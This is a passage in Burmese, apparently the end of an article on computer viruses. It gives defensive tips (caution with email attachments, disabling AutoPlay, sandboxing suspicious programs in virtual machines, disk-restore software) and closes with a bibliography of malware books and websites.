- (ဃ) မိမိမသိရှိသောသူများထံမှ ပို့သောမေးလ်များတွင် Attachment အနေဖြင့်တွဲထားသော ဖိုင်များကို ဖွင့်ရာတွင် သတိပြု၍ဖွင့်ရန်လိုအပ်ပါသည်။ ဗိုင်းရပ်စ်များသည်မေးလ်များမှ တဆင့်ပျံ့နှံ့မှု ပိုမိုများပြားသောကြောင့်ဖြစ်သည်။
- (င) လက်ခံယုံကြည်ရန်နည်းသော စီဒီ၊ ဒီဗွီဒီခွေများမှ Boot မလုပ်ရန်နှင့် ကွန်ပျူတာ၏ AutoPlay စနစ်များကို ပိတ်ထားရန်လိုအပ်ပါသည်။ စီဒီအချို့တွင် autorun.inf ဖိုင်များ ပါလေ့ရှိပြီး ၎င်းဖိုင်များတွင် စီဒီခွေထည့်သွင်းသည့်နှင့် ဗိုင်းရပ်စ်ဖိုင်အား အလုပ်လုပ်စေရန် သတ်မှတ်ချက်များ ထည့်သွင်းထားသောကြောင့်ဖြစ်သည်။
- (စ) ဖြစ်နိုင်ပါက လုံခြုံစိတ်ချရမှုမြင့်သော စက်လည်ပတ်မှုစနစ်ကိုအသုံးပြုပါ။ Mac OS စနစ်သည် Windows OS စနစ်ထက် လုံခြုံမှုပိုမိုရှိလေသည်။ ၎င်းသည် Disk အား နှစ်သက်သလို စီမံခန့်ခွဲမှုအား တားမြစ်ထားလေသည်။ Windows 8 OS တွင်မူ လုံခြုံမှုစနစ်အား အနည်းငယ်တင်းကြပ်ထားကြောင်း တွေ့ရှိရပါသည်။

- (ဆ) သံသယဖြစ်ဖွယ် ပရိုဂရမ်များအား စမ်းသပ်နိုင်ရန်အတွက် VMWare နှင့် VirtualBox ကဲ့သို့ Virtual Machine ဆော့ဖ်ဝဲလ်များအသုံးပြု၍ မိမိကြိုက်နှစ်သက်ရာ OS စနစ်များ ကိုတင်ပြီး ထို OS များတွင် ဗိုင်းရပ်စ် ဟုတ်၊ မဟုတ် စမ်းသပ်နိုင်ပါသည်။ အကယ်၍ ဗိုင်းရပ်စ်ဖြစ်လျှင်ပင် မိမိလက်ရှိအသုံးပြုသော အချက်အလက်များကို ဗိုင်းရပ်စ်က ဖျက်ဆီးနိုင်တော့မည်မဟုတ်ပေ။
- (ဇ) Deep Freeze၊ Time Freeze နှင့် HD Guard ဆော့ဖ်ဝဲလ်များကို သုံး၍လည်း ဗိုင်းရပ်စ် များကို ထိရောက်စွာ ကာကွယ်နိုင်ပါသည်။ ၎င်းပရိုဂရမ်များသည် ဗိုင်းရပ်စ်များဖျက် ပစ်လိုက်သောဖိုင်များကို ကွန်ပျူတာပိတ်ပြီး ပြန်ဖွင့်လိုက်သည်နှင့် မူလနေရာတွင် ပြန် ထားပေးပါသည်။ သို့သော် အဆင့်မြင့်သော ဗိုင်းရပ်စ်များသည် ဤပရိုဂရမ်များကို ကျော်လွှားနိုင်ကြောင်း တွေ့ရှိရပါသည်။



### ကိုးကားကျမ်းစာရင်း

- ၁။ Robert M. Slade, *History of Computer Viruses*, 1992.
- ၂။ Pearson Education, *Computer Virus Timeline*, 2013.
- ၃။ JSI Inc, *Windows NT Tips Tricks and Registry Hacks*, June 23 2006.
- ၄။ Dynamic4u, *How Computer Viruses Are Born? History, Origin Of Viruses*, May 8 2010.
- ၅။ Peter Szor & Peter Ferrie, *Hunting for Metamorphic*, 2001.
- ၆။ John R. Quain, *The 10 Worst Computer Viruses in History*, July 20 2011.
- ၇။ Peter Szor , *The Art of Computer Virus: Research and Defense*, Feb 3 2005.
- ၈။ Ed Skoudis & Lenny Zeltser, *Malware - Fighting Malicious Code*, Nov 21 2003.
- ၉။ Mark Ludwig, *The Giant Black Book of Computer Viruses*, 1995.
- ၁၀။ Michael Erbschloe, *Trojans Worms and Spyware - A Computer Security Professionals Guide to Malicious Code*, 2005.
- ၁၁။ EC-Council , *Ethical Hacking & Countermeasures - Threats & Defense Mechanisms*, 2010.
- ၁၂။ EC-Council , *CEHv6 Module 28 - Writing Virus Codes*, 2010.
- ၁၃။ Michael Sikorski & Andrew Honig, *Practical Malware Analysis*, 2012.
- ၁၄။ InnoBull Knowledge Solution, *Virus and Worms (Malware)*, 2010.
- ၁၅။ Shrishail, *Mystery Behind the Windows Registry*, 1999.
- ၁၆။ rhythm, *Cracker လမ်းညွှန် 2.3*, Nov 22 2013.
- ၁၇။ rhythm, *The Viruses: Internals*, 2013.
- ၁၈။ rhythm, *ကွန်ပျူတာ ကကြီးခကွေး*, 2011.
- ၁၉။ <http://www.f-secure.com/>
- ၂၀။ <http://virus.wikia.com>
- ၂၁။ [http://www.drwebhk.com/en/virus\\_techinfo/Trojan.StartPage.52496.html](http://www.drwebhk.com/en/virus_techinfo/Trojan.StartPage.52496.html)
- ၂၂။ <http://en.wikipedia.com>